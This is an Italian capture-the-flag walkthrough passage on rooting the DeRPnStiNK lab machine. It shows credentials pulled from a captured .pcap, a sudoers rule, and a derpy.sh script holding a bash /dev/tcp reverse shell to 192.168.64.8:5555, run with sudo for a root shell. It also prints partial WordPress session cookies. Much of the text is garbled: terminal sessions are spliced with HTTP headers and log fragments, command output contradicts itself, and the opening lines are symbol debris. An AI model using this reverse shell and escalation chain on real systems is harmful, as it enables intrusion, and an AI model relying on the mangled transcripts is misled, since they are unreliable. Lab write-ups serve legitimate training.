[ ~~~~~ ] [ ~~~~~ ] = ; 
[ ~~~~~ ] [ ~~~~~ ] { " } _ 
[ ~~~~~ ] [ ~~~~~ ] > < _{ " } 
[ ~~~~~ ] [ ~~~~~ ] , / 
[ ~~~~~ ] [ ~~~~~ ] " = 
[ ~~~~~ ] [ ~~~~~ ] > < 
[ ~~~~~ ] [ ~~~~~ ] " - 
[ ~~~~~ ] [ ~~~~~ ] , 
[ ~~~~~ ] [ ~~~~~ ] Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD
[ ~~~~~ ] [ ~~~~~ ] Hash
[ ~~~~~ ] [ ~~~~~ ] @ WARNING: UNPROTECTED PRIVATE KEY FILE! 
[ ~~~~~ ] [ ~~~~~ ] Permissions 0644 for 'key.txt' are too open. file mismatch, file not found.
[ ~~~~~ ] [ ~~~~~ ] It is required that your private key files are NOT accessible by others.
[ ~~~~~ ] [ ~~~~~ ] This private key will be ignored.
[ ~~~~~ ] [ ~~~~~ ] Load key "key.txt": bad permissions
[ ~~~~~ ] [ ~~~~~ ] stinky@192.168.64.11: Permission denied (publickey).
[ ~~~~~ ] 
[ ~~~~~ ] Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)
[ ~~~~~ ] 
[ ~~~~~ ] * Documentation: https://help.ubuntu.com/
[ ~~~~~ ] 
[ ~~~~~ ] 501 packages can be updated.
[ ~~~~~ ] 415 updates are security updates.
[ ~~~~~ ] 
[ ~~~~~ ] New release '16.04.7 LTS' available.
[ ~~~~~ ] Run 'do-release-upgrade' to upgrade to it.
[ ~~~~~ ] 
[ ~~~~~ ] Last login: Wed Jun 21 05:27:45 2023 from 192.168.64.8
[ ~~~~~ ] stinky@DeRPnStINK:~$
```

Una volta eseguita l'autenticazione, con il comando “ls” abbiamo guardato le directory presenti, con il comando “cd Desktop” ci siamo spostati nella cartella Desktop in cui abbiamo trovato il file ‘flag.txt’ che, una volta aperto con il comando “cat flag.txt”, ci ha restituito la **flag3**.

```
stinky@DeRPnStiNK:~$ ls
Desktop  Documents  Downloads  ftp
stinky@DeRPnStiNK:~$ cd Desktop/
stinky@DeRPnStiNK:~/Desktop$ ls
flag.txt
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
```

Torniamo quindi nella directory principale alla ricerca della flag4.

Ci spostiamo con il comando “cd Documents” nella cartella documenti in cui troviamo il file ‘derpissues.pcap’ che, dopo varie ricerche, capiamo essere un file con i pacchetti di rete catturati; quindi, ipotizziamo essere il file creato da stinky per il recupero delle credenziali di mrderp.


```
stinky@DeRPnStiNK:~$ cd Documents/
stinky@DeRPnStiNK:~/Documents$ ls
derpissues.pcap
```

Andiamo a scaricare tale file sulla nostra macchina con il comando “scp -i /home/kali/key.txt


stinky@192.168.64.11:/home/stinky/Documents/derpissues.pcap /home/kali/Desktop” per poter essere aperto con il tool wireshark.

```
(kali㉿kali)-[~]
$ scp -i /home/kali/key.txt stinky@192.168.64.11:/home/stinky/Documents/derpissues.pcap /home/kali/Desktop
Ubuntu 14.04.5 LTS 4.04.5 LTS (GNU/Linux 4.4.0-31-generic #36-Ubuntu)
* Documentation: https://help.ubuntu.com/
501 packages can be updated, 0 upgraded, 0 new installed, 0 to remove
415 updates are available.
Run 'sudo apt update' to upgrade to it.
(*) ; (^)(^):
Last log-in: Wed Jun 21 05:27:45 2023 from 192.168.64.8
stinky@DeRPnStiNK:~$ ls
Desktop  Documents  Downloads  ftp
stinky@DeRPnStiNK:~$ cd Desktop/
stinky@DeRPnStiNK:~/Desktop$ ls
Flag.txt
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPnStiNK:~/Desktop$ cd ..
stinky@DeRPnStiNK:~$ ls
Desktop  Documents  Downloads  ftp
stinky@DeRPnStiNK:~$ cd Documents/
stinky@DeRPnStiNK:~/Documents$ ls
derpissues.pcap
```

Apriamo quindi il file appena scaricato con wireshark con il comando **wireshark derpissues.pcap**



Dopo aver analizzato tutti i pacchetti di rete intercettati, troviamo il pacchetto POST contenente le credenziali dell'utente mrdperp.



Avendo recuperato le credenziali di mrderp, proviamo a cambiare utente passando da stinky a mrderp mantenendo sempre la connessione SSH attiva:

- “**su mrderp**” per cambiare utente
- “**whoami**”: per verificare il cambio di utente
- “**cd**” per spostarci nella directory principale
- “**pwd**” per verificare dove ci troviamo
- “**ls**” per visualizzare le directory presenti nel percorso attuale
- “**cd Desktop**” per spostaci nella cartella del desktop
- “**cat helpdesk.log**” per visualizzare il file

```
stinky@DeRPnStiNK:~$ su mrderp Content-Length: 3
Password:
mrderp@DeRPnStiNK:/home/stinky/Documents$ whoami
mrderp
mrderp@DeRPnStiNK:/home/stinky/Documents$ cd
mrderp@DeRPnStiNK:~$ pwd admin%2Fuser-
/home/mrderp new.php&user_logi
mrderp@DeRPnStiNK:~$ ls l=%2Fhome%2Fmrder
Desktop Documents Downloads text=derpderpderp
mrderp@DeRPnStiNK:~$ cd Desktop/ strator&createu
mrderp@DeRPnStiNK:~/Desktop$ ls Date: Mon, 13 Nov
helpdesk.log /2017 10:22:41 +0000
mrderp@DeRPnStiNK:~/Desktop$ cat helpdesk.log
```

Nel file ‘**helpdesk.log**’ troviamo la risposta del servizio assistenza che invita l’utente a visitare la pagina ‘<https://pastebin.com/RzK9WfGw>’ per avere informazioni immediate su come risolvere il problema avuto.

```
Regards, 161.882980 Referer: http://derpnstink.local/weblog/wp-admin/user-new.php
Service Desk 1.882989 Cookie: wp-saving-post=8-saved;
5573 161.882997 wordpress_ef6a5fe14854bbc5e051bfac8b7603e7=unclestinky%7C151072521
5593 161.879600 houwtXopk@hhCbJt33eZsgek%7C04600a6af1092240f369c32e3/c438fd32a9ac3
Listen with focus, answer with accuracy, assist with compassion. 5593 161.879600?441; wordpress_test_cookie=WP+Cookie
5603 161.868357 wordpress_logged_in_ef6a5fe14854bbc5e051bfac8b7603e7=unclestinky%7
From: Help Desk 5593 161.868357 NCF005QbhgJuhwXopk@hhCbJt33eZsgek%7C55f5ff022ecc754f6aeh3642679a2
Date: Mon, Sep 10, 2017 at 2:53 PM 509acd34 Connection: keep-alive
Subject: sudoers ISSUE=242 PROJ=26 To: Derp, Mr (mrderp) [C]
To: Derp, Mr (mrderp) [C] When replying, type your text above this line.application/x-www-form-urlencoded
Content-Length: 366
Closed Ticket Notification

Thank you for contacting the Help Desk. Your ticket information and its resolution is
below. If you feel that the ticket has not been resolved to your satisfaction or you need additional
assistance, please reply to this notification to provide additional information.
If you need immediate help (i.e. you are within two days of a deadline or in the event of a
security emergency), call us or visit our Self Help Web page at https://pastebin.com/RzK9WfGw
Note that the Help Desk's busiest hours are between 10 a.m. (ET)
and 3 p.m. (ET).
Toll-free: 1-866-504-9552 Server: Apache/2.4.7 (Ubuntu)
Phone: 301-402-7469 X-Powered-By: PHP/5.5.9-1ubuntu4.22
TTY: 301-451-5939 Expires: Wed, 11 Jan 1984 05:00:00 GMT
Ticket Title: sudoers issues Cache-Control: no-cache, must-revalidate, max-age=0
Ticket Number: 242 X-Frame-Options: SAMEORIGIN
Status: Closed Location: users.php?update=add&id=3
Date Created: 09/10/2017 Content-Length: 0
Latest Update Date: 09/10/2017 Keep-Alive: timeout=5, max=100
CC's: Resolution: Closing ticket. ticket notification.

Regards,
ERA Service Desk
Listen with focus, answer with accuracy, assist with compassion.
For more information, dont forget to visit the Self Help Web page!!!
```

Visitando la pagina ‘<https://pastebin.com/RzK9WfGw>’, capiamo che la directory ‘`/home/mrderp/binaries/derpy*`’ può essere eseguita con i privilegi di amministratore.

The screenshot shows a browser window with the URL <https://pastebin.com/RzK9WfGw> in the address bar. The page title is "Embedded Linux OS". Below the title, there's a "Torizon.io" logo and a "OPEN" button. The main content area has a dark background with white text. It shows a user profile for "Untitled" (A GUEST) posted on NOV 12TH, 2017. The file type is "text" and size is "0.04 KB". The content of the file is a single line of code: "1. mrderp ALL=(ALL) /home/mrderp/binaries/derpy\*". There are links for "raw", "download", "clone", "embed", "print", and "report". Social sharing buttons for Facebook and Twitter are also present.

Torniamo quindi nella directory principale, ma con il comando “`ls`” ci accorgiamo che non esiste alcuna directory `binaries`. Andiamo quindi a crearla con il comando “`mkdir binaries`”, entriamo in quella cartella e creiamo anche il file ‘`derpy.sh`’ con il comando “`touch derby.sh`”.

```
mrderp@DeRPnStiNK:~/Desktop$ cd ..
mrderp@DeRPnStiNK:~$ ls
Desktop Documents Downloads
mrderp@DeRPnStiNK:~$ mkdir binaries
mrderp@DeRPnStiNK:~$ ls
binaries Desktop Documents Downloads
mrderp@DeRPnStiNK:~$ cd binaries/
mrderp@DeRPnStiNK:~/binaries$ touch derby.sh
mrderp@DeRPnStiNK:~/binaries$
```

Questo file rappresenta una reverse shell che, potendo essere eseguita con i privilegi da root, ci consente di accedere alla macchina remota come root.

```
mrderp@DeRPnStiNK:~/binaries
File Actions Edit View Help
GNU nano 2.2.6 100% 0:00:00 100% 0:00:00 File: derby.sh
1:00 Here comes the directory listing.
bash: -i: >& /dev/tcp/192.168.64.8/5555 0>&1 Nov 12 2017 derpissues.txt
2:26 Directory send OK.
3:10p> get derpissues.txt
```

Andiamo anche a modificare i permessi di tale file, per renderlo eseguibile.

```
mrderp@DeRPnStiNK:~/binaries$ chmod +x derpy.sh
mrderp@DeRPnStiNK:~/binaries$ ls -la
total 12
drwxrwxr-x  2 mrderp mrderp 4096 Jun 21 06:13 .
drwx----- 11 mrderp mrderp 4096 Jun 21 06:12 ..
-rwxrwxr-x  1 mrderp mrderp   58 Jun 21 06:17 derpy.sh
mrderp@DeRPnStiNK:~/binaries$
```

A questo punto, con il comando “**nc -lvp 5555**” creiamo un server in ascolto sulla porta selezionata e andiamo ad eseguire la shell con il comando “**sudo ./derpy.sh**” e notiamo che abbiamo avuto accesso come root.

```
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh
[...]
(kali㉿kali)-[~]1's password:
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.64.8] from derpnstink.local [192.168.64.11] 44820
root@DeRPnStiNK:~/binaries#
```

Eseguiamo quindi alcuni comandi:

- “**pwd**” per vedere dove ci troviamo
- “**cd /root/**” per entrare nella directory root
- “**cd Desktop**” per entrare nella directory desktop
- “**cat flag.txt**” per visualizzare il file flag.txt in cui si può notare la **flag4** e la fine dell'esercizio!

```
root@DeRPnStiNK:~# pwd
/home/mrderp
root@DeRPnStiNK:~/binaries$ ./derpy.sh
/home/mrderp
root@DeRPnStiNK:~# cd /root/
cd /root/
root@DeRPnStiNK:/root# ls
Downloads
Desktop
Documents
Downloads
root@DeRPnStiNK:/root# ls -la
root@DeRPnStiNK:/root# cd Desktop
cd Desktop  2 mrderp mrderp 4096 Jun 21 06:13 .
root@DeRPnStiNK:/root/Desktop# ls
ls -la
ls -rw-r--  1 mrderp mrderp   58 Jun 21 06:17 derpy.sh
flag.txt
root@DeRPnStiNK:/root/Desktop# cat flag.txt
cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)
cat flag.txt
root@DeRPnStiNK:/root/Desktop# ./derpy.sh
[...]
Congrats on rooting my first VulnOS! 21 06:13 .
drwx----- 11 mrderp mrderp 4096 Jun 21 06:12 ..
Hit me up on twitter and let me know your thoughts!.sh
mrderp@DeRPnStiNK:~/binaries$ ./derpy.sh
@securekomodo command not found
mrderp@DeRPnStiNK:~/binaries$ ./derpy.sh
```